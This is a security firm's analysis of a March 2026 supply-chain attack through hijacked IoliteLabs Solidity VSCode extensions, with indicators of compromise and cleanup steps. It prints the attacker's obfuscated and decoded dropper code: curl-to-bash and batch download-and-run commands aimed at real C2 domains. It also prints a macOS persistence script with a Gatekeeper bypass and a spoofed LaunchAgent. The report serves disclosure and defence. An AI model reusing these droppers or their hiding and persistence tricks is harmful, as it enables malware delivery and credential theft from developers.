Summary


StepSecurity research has analyzed a critical supply chain attack targeting blockchain and smart contract developers. Three VSCode extensions published by IoliteLabs - solidity-macos, solidity-windows, and solidity-linux - were simultaneously updated to version 0.1.8 on March 25, 2026, each containing an identical multi-stage backdoor. All three had been dormant since 2018. Combined, they had approximately 27,500 installs across the developer community. On every VSCode startup, the extensions silently download and execute platform-specific payloads from three attacker-controlled domains. On Windows, a hook-based DLL is installed disguised as a Chrome updater. On macOS, two separate native binaries (one for Intel, one for Apple Silicon) are deployed with full login persistence and Gatekeeper bypass. The malicious code is hidden not in the extension entry point, but inside a tampered copy of a legitimate npm dependency (pako), using five distinct obfuscation techniques to evade static analysis. Despite the extension names suggesting platform specificity, the runtime payload targets Windows and macOS only; Linux is not handled by the current dropper code.
Attack Overview
The IoliteLabs publisher account on the VS Code Marketplace hosts three Solidity language support extensions - solidity-macos, solidity-windows, and solidity-linux - first published in July 2018 for the Iolite ecosystem, an Ethereum-compatible blockchain platform. None of the three had been updated in nearly eight years. On March 25, 2026, all three were simultaneously updated to version 0.1.8 on the Marketplace. The solidity-macos VSIX dropped from 35-40 MB to 2 MB. All three had their Solidity language server gutted and replaced with five stub commands, leaving only enough UI surface to appear functional while delivering a multi-stage backdoor silently in the background.
iolitelabs.solidity-macos- 6,995 installs (Marketplace)iolitelabs.solidity-windows- 11,511 installs (Marketplace)iolitelabs.solidity-linux- 8,078 installs (Marketplace)- Total: ~27,500 installs across all three extensions
With eight years of published history and a combined install count of roughly 27,500, the extensions presented credible trust signals to developers checking install counts or publication dates.
The single VSIX package serves all platforms. Platform-specific behavior is determined at runtime via process.platform checks in the dropper code: Windows (win32) and macOS (darwin) each receive separate payloads. Linux is not targeted by the current dropper - the code contains no handler for linux and no catch-all else branch, meaning VSCode on Linux loads the tampered pako library but no malicious subprocess is spawned.
StepSecurity's analysis of this attack chain covers all three stages, including two C2 domains and a Windows installer component not documented in the original disclosure.
The Dormant Publisher Hijack
The eight-year gap between v0.1.2 (September 2018) and v0.1.8 (March 2026) is itself an indicator. The attacker did not create a new publisher or clone the extension name - they gained control of the original IoliteLabs publisher account on the VS Code Marketplace, preserving all historical install counts and reviews.
A critical observation: the GitHub repository for this extension shows no new commits corresponding to v0.1.8. The source repository at github.com/iolitelabs/vscode-solidity-iolite has not been updated - its most recent commits date to 2018. Version 0.1.8 was published directly to the VS Code Marketplace without any corresponding source code change, making it impossible for users to inspect or diff the changes through the public repository. This is a strong signal of account compromise rather than a legitimate update from the original authors.
This technique - compromising a dormant but established publisher account - is increasingly common in supply chain attacks because it inherits the trust capital built by the original author. A new extension with zero history triggers more scrutiny; a republished extension from a known publisher does not.
Technical Injection: Hiding in the Dependency, Not the Entry Point
The extension's declared entry point, extension/out/extension.js (4 KB), contains five stub command registrations and a call to pako.deflate(). The malicious code is not in this file.
The payload is injected into the bundled copy of the pako compression library at extension/node_modules/pako/index.js. The legitimate pako@1.0.11 index.js (SHA-256: e7ec4e35...) is 17 lines. The tampered version (SHA-256: fcd398ab...) inserts a single dense line of code at line 10, between the require() statements and the module export:
Tampered file (line 10 - one single injected line, formatted here for readability):
var _0xd35d=(965581^965578)+(724804^724800);
const cp=require("\u0063\u0068\u0069\u006C\u0064\u005F\u0070\u0072\u006F\u0063\u0065\u0073\u0073");
_0xd35d=176481^176486;
if(process['\u0070\u006C\u0061\u0074\u0066\u006F\u0072\u006D']==="\u0077\u0069\u006E\u0033\u0032"){
  cp['\u0065\u0078\u0065\u0063'](
    "\u0063\u0075\u0072\u006C ...(Windows payload)...",
    {'\u0064\u0065\u0074\u0061\u0063\u0068\u0065\u0064':!![],'\u0073\u0074\u0064\u0069\u006F':'ignore'}
  )['\u0075\u006E\u0072\u0065\u0066']();
}else if(process['\u0070\u006C\u0061\u0074\u0066\u006F\u0072\u006D']==="niwrad".split("").reverse().join("")){
  cp['\u0065\u0078\u0065\u0063'](
    "\u0063\u0075\u0072\u006C ...(macOS payload)...",
    {'\u0064\u0065\u0074\u0061\u0063\u0068\u0065\u0064':!![],"stdio":"\u0069\u0067\u006E\u006F\u0072\u0065"}
  )['\u0075\u006E\u0072\u0065\u0066']();
}
Fully decoded:
// Junk XOR arithmetic  -  pure visual noise
var _0xd35d = (965581 ^ 965578) + (724804 ^ 724800); // = 7 (meaningless)

const cp = require("child_process"); // all strings Unicode-escaped

_0xd35d = 176481 ^ 176486; // = 7 again (more junk)

if (process.platform === "win32") {
    cp.exec(
        'curl -k -L -Ss "https://rraghh.com/gt/calc.bat" -o "%TEMP%\\1.bat" && start /b "" "%TEMP%\\1.bat"',
        { detached: true, stdio: 'ignore' }
    ).unref();

} else if (process.platform === "darwin") { // "darwin" encoded as "niwrad".reverse()
    cp.exec(
        'curl -fsSL https://cdn.rraghh.com/gt/doc.sh | bash',
        { detached: true, stdio: "ignore" }
    ).unref();
}
The Five Obfuscation Layers
The attacker used five distinct techniques to defeat static analysis:
- Unicode escape sequences - All sensitive strings written as
\uXXXXhex codes (e.g."\u0063\u0068\u0069\u006C\u0064..."="child_process"). Defeats string-based grep and YARA rules. - Bracket property access - Methods called as
cp['exec']andprocess['platform']instead of dot notation. Defeats property access scanners. - XOR junk variables - Meaningless arithmetic like
(965581^965578)+(724804^724800)=7scattered through the code. Defeats code flow analysis tools. - String reversal for platform check -
"darwin"written as"niwrad".split("").reverse().join(""). Defeats literal string matching on"darwin". - Dependency hiding - Payload injected in
pako/index.jsrather than the declared entry pointextension.js. Defeats reviewers who only inspect the extension entry point.
File Integrity Check
SHA-256 comparison against the legitimate pako npm package confirms the tampering:
- Legitimate
pako@1.0.11index.js:e7ec4e35d94d01a2e4ee5dca62b8fb08ac7411596edb54b398651f4eb563561d - Tampered
pako/index.jsin v0.1.8:fcd398abc51fd16e8bc93ef8d88a23d7dec28081b6dfce4b933020322a610508
Activation Trigger
The package.json activation events include "onStartupFinished" - meaning this code runs on every VSCode launch, not just when a Solidity file is opened. A developer who installed this extension for occasional Solidity work would still be compromised every time they open VSCode for any purpose.
"activationEvents": [
    "onLanguage:solidity",
    "onCommand:solidity.compile.current",
    "onCommand:solidity.compile.all",
    "onCommand:solidity.codegen",
    "onStartupFinished"   ← fires every time VSCode starts
]
The Complete Attack Chain

Stage 1 (Windows): calc.bat - String-Split Obfuscation
The batch file downloaded from rraghh.com/gt/calc.bat uses a technique rarely seen in VSCode extension supply chain attacks: environment variable string concatenation to reconstruct all URLs and commands at runtime. No complete URL or command appears as a literal string in the file.
@echo off

set "varPROT=http"      :: "http"
set "varCNO=s://"       :: "s://"
set "varGF=oortt"       :: "oortt"
set "varCLA=.c"         :: ".c"
set "varLOL=om/"        :: "om/"
set "varsMM=Smoke."     :: "Smoke."
set "varCr=cu"          :: "cu" → "curl"
set "varECH=si"         :: "si"
set "varMLRA=sie"       :: "sie" → "msiexec"
set "varNLO=q"          :: "q" → "/qn" flag

:: Reconstructed at runtime:
:: varCOMP = https://oortt.com/gt   ← SECOND C2 DOMAIN
set "varCOMP=%varPROT%%varCNO%%varGF%%varCLA%%varLOL%gt"

:: Download MSI disguised as Chrome updater
%varCr%rl -o %USERPROFILE%\Documents\7WhiteSmoke.msi %varCOMP%/7WhiteSmoke.msi

:: Silent install: msiexec /i ... /qn
m%varMLRA%xec /i %USERPROFILE%\Documents\7WhiteSmoke.msi /%varNLO%nThis reveals a second C2 domain - oortt.com - not present in the pako dropper. The MSI is downloaded from a completely separate infrastructure, adding a layer of operational security for the attacker. If rraghh.com is taken down, the MSI C2 (oortt.com) may remain available for other delivery vectors.
Stage 2 (Windows): 7WhiteSmoke.msi - Chrome Impersonation
Analysis Methodology
An MSI file is an OLE2 Compound Document (structured storage format). The 7WhiteSmoke.msi was analyzed using Python's olefile library to enumerate and read the internal OLE2 streams. The SummaryInformation stream yielded the installer metadata. The largest stream (1.36 MB) began with the MSCF magic bytes (4D 53 43 46), confirming it was a Cabinet archive. The cabinet was extracted using cabarchive, revealing a single file named ntuser. That file was then analyzed with the file command (confirming PE32 DLL) and strings (confirming the export table entries). The MSI install sequence table, read from another OLE2 stream, contained the regsvr32 /s /i "[#ntuser]" command and the install path [AppDataFolder][Manufacturer]\[ProductName], which resolves to %APPDATA%\Chrome\ChromeUpdate\.
Installer Metadata
The MSI installer (3 MB, SHA256: e903ae267bf7ed1d02b218c1dc7cf6d87257e87de9fbda411a13f9154716bfa3) presents itself convincingly as a Chrome browser updater:
MSI Subject:   ChromeUpdate
MSI Author:    Chrome
MSI Comments:  This installer database contains the logic and data
               required to install ChromeUpdate.
MSI GUID:      {1FB52CB3-122B-4DDB-8F8A-C2449F95A1B3}
Created: 2026-03-22This is a deliberate social engineering layer. Windows users who notice a new entry in their Programs and Features list would see "ChromeUpdate" from publisher "Chrome" - a name indistinguishable from legitimate Chrome update infrastructure to a casual observer.
The ntuser DLL
The cabinet archive inside the MSI contains a single file: ntuser. The name is chosen deliberately - in Windows, ntuser.dat is the user's registry hive, making ntuser visually plausible in a directory listing.
File:       ntuser (no extension)
Type:       PE32 DLL (x86, stripped of symbols)
Size:       1.33 MB
SHA-256:    5f9c09c2c432a6b94f2200455065bcfd1237f8a01b913a7c9e37f164ff99a84c
Packer: Custom packer (all internal strings randomized)The MSI install sequence:
- Copies
ntuserto%APPDATA%\Chrome\ChromeUpdate\ntuser - Executes:
regsvr32 /s /i "[#ntuser]"- a LOLbin execution technique - Creates persistence at
HKLM\Software\Chrome\ChromeUpdate
regsvr32 with the /i flag calls the DLL's DllInstall export with an optional argument string, then calls DllRegisterServer. This is a well-known Living-off-the-Land (LOLbin) technique that executes a DLL without spawning cmd.exe or powershell.exe, evading many EDR behavioral rules that monitor for those processes.
DLL Exports: Hook-Based Input Monitoring
Despite heavy obfuscation of all internal strings, the strings tool recovers two named exports from the DLL's export table:
SetDesktopMonitorHook
ClearDesktopMonitorHook
DllRegisterServerThe DllRegisterServer export is standard for COM self-registration (called by regsvr32). The SetDesktopMonitorHook and ClearDesktopMonitorHook names are consistent with a DLL that installs and removes a Windows desktop-level hook via the SetWindowsHookEx API. A desktop-level hook can intercept input events - keyboard, mouse, or clipboard - across all processes running under the same desktop session, without needing to inject into each target process individually. The actual behavior of the DLL cannot be confirmed from export names alone given the heavy internal obfuscation, but the naming convention is strongly associated with input-monitoring and credential-harvesting DLLs.
Stage 1 (macOS): doc.sh - Three-Phase Persistence Engine
The macOS shell script is significantly more sophisticated than the Windows batch file. It operates in three phases designed to achieve both immediate execution and durable login persistence:
Phase 1: Install a Hidden Launcher Script
mkdir -p ~/.local/bin
cat > ~/.local/bin/.system_updater << 'EOF'
#!/bin/bash
mkdir -p ~/.local/bin && \
curl -sL https://cdn.rraghh.com/gt/doc -o ~/.local/bin/updater && \
chmod +x ~/.local/bin/updater && \
xattr -d com.apple.quarantine ~/.local/bin/updater 2>/dev/null || true && \
xattr -c ~/.local/bin/updater 2>/dev/null || true && \
echo 'export PATH="$HOME/.local/bin:$PATH"' >> ~/.zshrc 2>/dev/null && \
echo 'export PATH="$HOME/.local/bin:$PATH"' >> ~/.bash_profile 2>/dev/null && \
~/.local/bin/updater
EOF
chmod +x ~/.local/bin/.system_updaterThe script name begins with a dot (.system_updater), making it hidden from ls without the -a flag - a classic Unix hiding technique. The script itself will re-download and re-execute the stage-2 binary every time it runs, ensuring updates can be pushed to compromised machines.
Phase 2: Register a macOS LaunchAgent
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist ...>
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.apple.system.updater</string>    <!-- impersonates Apple system service -->
    <key>ProgramArguments</key>
    <array>
        <string>/Users/${CURRENT_USER}/.local/bin/.system_updater</string>
    </array>
    <key>RunAtLoad</key>
    <true/>                                       <!-- runs on every login -->
    <key>KeepAlive</key>
    <false/>
    <key>StandardErrorPath</key>
    <string>/tmp/system_updater.log</string>
    <key>StandardOutPath</key>
    <string>/tmp/system_updater.log</string>
</dict>
</plist>
Installed at: ~/Library/LaunchAgents/com.apple.system.updater.plist
The Label com.apple.system.updater deliberately mimics the reverse-DNS naming of legitimate Apple system services. Legitimate Apple LaunchAgents use labels like com.apple.security.syspolicyd and com.apple.systempreferences. A developer inspecting their LaunchAgents directory with launchctl list would see this label and plausibly assume it belongs to macOS.
The LaunchAgent is immediately loaded with launchctl load, taking effect without requiring a reboot.
Phase 3: Immediate Gatekeeper Bypass and Execution
# Intel Mac binary
curl -sL https://cdn.rraghh.com/gt/doc  -o ~/.local/bin/updater
chmod +x ~/.local/bin/updater
xattr -d com.apple.quarantine ~/.local/bin/updater 2>/dev/null || true
xattr -c ~/.local/bin/updater 2>/dev/null || true
~/.local/bin/updater

# Apple Silicon binary (separate payload)
curl -sL https://cdn.rraghh.com/gt/doc1 -o ~/.local/bin/apple
chmod +x ~/.local/bin/apple
xattr -d com.apple.quarantine ~/.local/bin/apple 2>/dev/null || true
xattr -c ~/.local/bin/apple 2>/dev/null || true
~/.local/bin/apple
The Gatekeeper bypass is critical. macOS assigns a com.apple.quarantine extended attribute to files downloaded from the internet, which causes Gatekeeper to block execution and show the "Apple cannot check this app for malicious software" dialog. By stripping this attribute before executing, the attacker silently bypasses this protection. The xattr -c call (clear all attributes) is used as a fallback in case xattr -d fails. Both commands have 2>/dev/null || true to suppress any errors silently.
Stage 2 (macOS): Architecture-Aware Binaries
A significant finding from StepSecurity's analysis is that the attacker maintains two separate macOS payloads - one for Intel Macs and one for Apple Silicon:

Both binaries are pkg-packaged Node.js executables - a format produced by Vercel's pkg tool that bundles a complete Node.js runtime with the application code into a single self-contained binary. The PKG_DUMMY_ENTRYPOINT and PAYLOAD_POSITION/PAYLOAD_SIZE markers confirm this format.
The Intel binary's 57.8 MB size versus the Apple Silicon binary's 7.9 MB is notable. The arm64 binary is substantially smaller, possibly because it uses a more recent and efficient pkg baseline, or because it targets a narrower set of system capabilities.
The embedded virtual filesystem in both binaries contains modules that paint a clear picture of their purpose: archiver (creating ZIP/TAR archives), form-data (multipart HTTP uploads), combined-stream (streaming file reads), and graceful-fs (reliable filesystem operations). This is the exact dependency profile of an exfiltration tool that recursively scans directories, archives findings, and uploads them via multipart HTTP POST.
Infrastructure Map

DomainRolePayloads Servedrraghh.comStage-1 Windows droppercalc.batcdn.rraghh.comStage-1 macOS dropper + stage-2 binariesdoc.sh, doc (x86_64), doc1 (arm64)oortt.comStage-2 Windows MSI delivery7WhiteSmoke.msi
The use of three separate domains provides operational resilience. Takedown of the extension's initial dropper domains (rraghh.com) does not affect the Chrome-impersonation MSI delivery (oortt.com), and vice versa.
Why Solidity Developers Are High-Value Targets
This attack specifically targets the Solidity/Ethereum developer community, and the targeting is not accidental. Solidity developers routinely handle:
- Wallet private keys - often stored as
.jsonkeystores or exported as hex strings on development machines - Deployment accounts - wallets holding real ETH for contract deployments
- Seed phrases - the root of HD wallet hierarchies that control multiple addresses
- API keys for Infura, Alchemy, and other node providers
- CI/CD credentials for automated deployment pipelines
A single private key theft from a developer deploying to mainnet could yield six- or seven-figure losses. The exfiltration tooling present in the macOS stage-2 binaries (archiver, form-data, graceful-fs) is consistent with a tool designed to sweep for exactly these artifacts.
Obfuscation Techniques: Side-by-Side Comparison
mindmap
  root((Obfuscation\nTechniques))
    pako/index.js
      Unicode escaping
        child_process → \u0063\u0068...
        exec → \u0065\u0078\u0065\u0063
        darwin → \u0064\u0061\u0072\u0077...
      String reversal
        "niwrad".reverse() → "darwin"
      Bracket notation
        cp['exec'] not cp.exec
        process['platform']
      XOR junk variables
        965581^965578 = 3
        724804^724800 = 4
      Detached execution
        detached true + unref
    calc.bat
      Variable concatenation
        varCOMP = PROT+CNO+GF+CLA+LOL
        "curl" split as cu + rl
        "msiexec" split as m+sie+xec
      Obfuscated URL
        oortt.com hidden in parts
      Echo noise
        Junk echo statements
        Smoke. refers to local pointer
    doc.sh
      Hidden filename
        .system_updater dot prefix
      Label spoofing
        com.apple.system.updater
      Gatekeeper bypass
        xattr -d quarantine
        xattr -c all attributes
    7WhiteSmoke.msi
      Chrome impersonation
        Subject ChromeUpdate
        Author Chrome
      ntuser naming
        Mimics ntuser.dat
      LOLbin
        regsvr32 /s /i
Comparing v0.1.8 to Legitimate Versions
- Published: 2018 (v0.1.1 / v0.1.2) vs. 2026-03-25 (v0.1.8)
- VSIX size: 35-40 MB (legitimate) vs. 2.0 MB (malicious)
- extension.js: Full Solidity LSP implementation (legitimate) vs. 5 stub commands only (malicious)
- node_modules: None bundled (legitimate) vs.
pakobundled with tampered payload (malicious) - pako SHA-256: Not present (legitimate) vs.
fcd398...tampered hash (malicious) - onStartupFinished activation: Not present (legitimate) vs. present, fires on every VSCode launch (malicious)
- Actual functionality: Syntax highlighting, compilation, wallet, linting (legitimate) vs. none - all commands show info popups only (malicious)
The v0.1.8 extension is a hollow shell. Every command registered - compile, deploy, get balance - does nothing except display a showInformationMessage() popup. Its sole operational purpose is to load pako and execute the backdoor payload.
Indicators of Compromise (IoC)
Extension
All three extensions were updated to version 0.1.8 on March 25, 2026.
iolitelabs.solidity-macos- 6,995 installs. VSIX SHA-256:e0f206aac2c3fa733b0c466d2ebb86ba038cf1fe2edeee21e94a4d943a27f63biolitelabs.solidity-windows- 11,511 installs. VSIX SHA-256: not yet analyzed.iolitelabs.solidity-linux- 8,078 installs. VSIX SHA-256: not yet analyzed.- Malicious version:
0.1.8(all three extensions) - Tampered
pako/index.jsSHA-256:fcd398abc51fd16e8bc93ef8d88a23d7dec28081b6dfce4b933020322a610508 - Legitimate
pako@1.0.11SHA-256:e7ec4e35d94d01a2e4ee5dca62b8fb08ac7411596edb54b398651f4eb563561d
Domains
rraghh.com- Stage-1 C2 (Windows)cdn.rraghh.com- Stage-1 C2 (macOS) and stage-2 Mac binariesoortt.com- Stage-2 C2 (Windows MSI)
Stage-1 Payloads
calc.bat(Windows batch dropper):40a6bbc8260bc17faa583dd3c3954a0e3c4b0abb923baaecd2ad7901311d5d82doc.sh(macOS shell dropper):5886a9b659c05fb3e3077c80bb6a8be6acb1064683db542fae90e3bf9757f95f
Stage-2 Payloads
7WhiteSmoke.msi(Windows):e903ae267bf7ed1d02b218c1dc7cf6d87257e87de9fbda411a13f9154716bfa3ntuser(Windows DLL extracted from MSI):5f9c09c2c432a6b94f2200455065bcfd1237f8a01b913a7c9e37f164ff99a84cdoc(macOS x86_64 Intel binary):38cb0e1209a721a565e71f9dc0593437723dc32c4d2fe2d23de141f4d306cceadoc1(macOS arm64 Apple Silicon binary):8e7213940a2f590af145226d22a96d416bcca4bc6cba3400a8a96fd3e7018080
File System Artifacts (macOS)
~/.local/bin/.system_updater- Hidden persistence launcher script (dot-prefixed, hidden from ls)~/.local/bin/updater- Stage-2 Intel Mac binary~/.local/bin/apple- Stage-2 Apple Silicon binary~/Library/LaunchAgents/com.apple.system.updater.plist- Login persistence LaunchAgent~/.zshrc- Modified:$HOME/.local/binprepended to$PATH~/.bash_profile- Modified:$HOME/.local/binprepended to$PATH
File System Artifacts (Windows)
%TEMP%\1.bat- Downloaded batch dropper%USERPROFILE%\Documents\7WhiteSmoke.msi- Downloaded MSI installer%APPDATA%\Chrome\ChromeUpdate\ntuser- Installed hook DLLHKLM\Software\Chrome\ChromeUpdate- Persistence registry key
Process / Network Indicators
regsvr32.exespawned with/iflag - LOLbin DLL execution- Outbound curl to
rraghh.com- Windows stage-1 payload retrieval - Outbound curl to
cdn.rraghh.com- macOS stage-1 payload retrieval - Outbound curl to
oortt.com- Windows stage-2 MSI retrieval /tmp/system_updater.log- macOS LaunchAgent log output (indicates execution occurred)
Remediation
Step 1: Uninstall the Extension Immediately
In VS Code:
Extensions panel → search "solidity-macos" → UninstallOr via command line:
code --uninstall-extension iolitelabs.solidity-macosStep 2: macOS - Remove Persistence Artifacts
# Stop and remove the LaunchAgent
launchctl unload ~/Library/LaunchAgents/com.apple.system.updater.plist 2>/dev/null
rm -f ~/Library/LaunchAgents/com.apple.system.updater.plist

# Remove hidden launcher and stage-2 binaries
rm -f ~/.local/bin/.system_updater
rm -f ~/.local/bin/updater
rm -f ~/.local/bin/apple

# Remove PATH modifications  -  edit these files manually to remove
# the line: export PATH="$HOME/.local/bin:$PATH"
grep -n "local/bin" ~/.zshrc ~/.bash_profile

# Check for log file indicating execution
cat /tmp/system_updater.log
Step 3: Windows - Remove Persistence Artifacts
# Check for the installed DLL
Test-Path "$env:APPDATA\Chrome\ChromeUpdate\ntuser"

# Remove the ChromeUpdate directory
Remove-Item -Recurse -Force "$env:APPDATA\Chrome\ChromeUpdate" -ErrorAction SilentlyContinue

# Remove registry persistence
Remove-Item -Path "HKLM:\Software\Chrome\ChromeUpdate" -Recurse -ErrorAction SilentlyContinue

# Remove downloaded files
Remove-Item -Force "$env:TEMP\1.bat" -ErrorAction SilentlyContinue
Remove-Item -Force "$env:USERPROFILE\Documents\7WhiteSmoke.msi" -ErrorAction SilentlyContinue
Step 4: Rotate All Credentials
Assume any of the following were stolen if the extension ran at any point since installation:
- Ethereum/Solidity wallet private keys and seed phrases
- SSH private keys (
~/.ssh/id_*) .envfiles containing API keys, RPC endpoints, or wallet mnemonics- AWS credentials (
~/.aws/credentials) - GCP / Azure credentials
- Browser-stored passwords and session cookies
- GitHub, npm, or other development tokens
Step 5: Audit Network Logs
Check DNS or firewall logs for queries to:
rraghh.comcdn.rraghh.comoortt.com
Any hit on these domains confirms execution occurred.
How to Know If You Are Impacted
Individual Developers: StepSecurity Dev Machine Guard
Dev Machine Guard is a free, open-source tool that scans your developer machine for security risks including malicious IDE extensions, compromised npm packages, and suspicious tool configurations. It is a lightweight bash script with zero dependencies that runs entirely locally - no data is sent anywhere in the community edition.
To check if you have the malicious extension installed:
# Install and run Dev Machine Guard (with checksum verification)
curl -sSL https://github.com/step-security/dev-machine-guard/releases/download/v1.8.2/stepsecurity-dev-machine-guard.sh -o stepsecurity-dev-machine-guard.sh
echo "37516a0a420b21ef3b68129f8d089be706974a597a821ec83e598cd180716f60  stepsecurity-dev-machine-guard.sh" | shasum -a 256 --check --status
if [ $? -eq 0 ]; then
  bash stepsecurity-dev-machine-guard.sh
else
  echo "Checksum verification failed! The file may have been tampered with."
  rm -f stepsecurity-dev-machine-guard.sh
  exit 1
fi
Dev Machine Guard will detect:
- The presence of
iolitelabs.solidity-macosin your VSCode extensions - Suspicious files at
~/.local/bin/.system_updater,~/.local/bin/updater, and~/.local/bin/apple - The malicious LaunchAgent
com.apple.system.updater.plist - PATH modifications to
~/.zshrcand~/.bash_profile
For StepSecurity Enterprise Customers
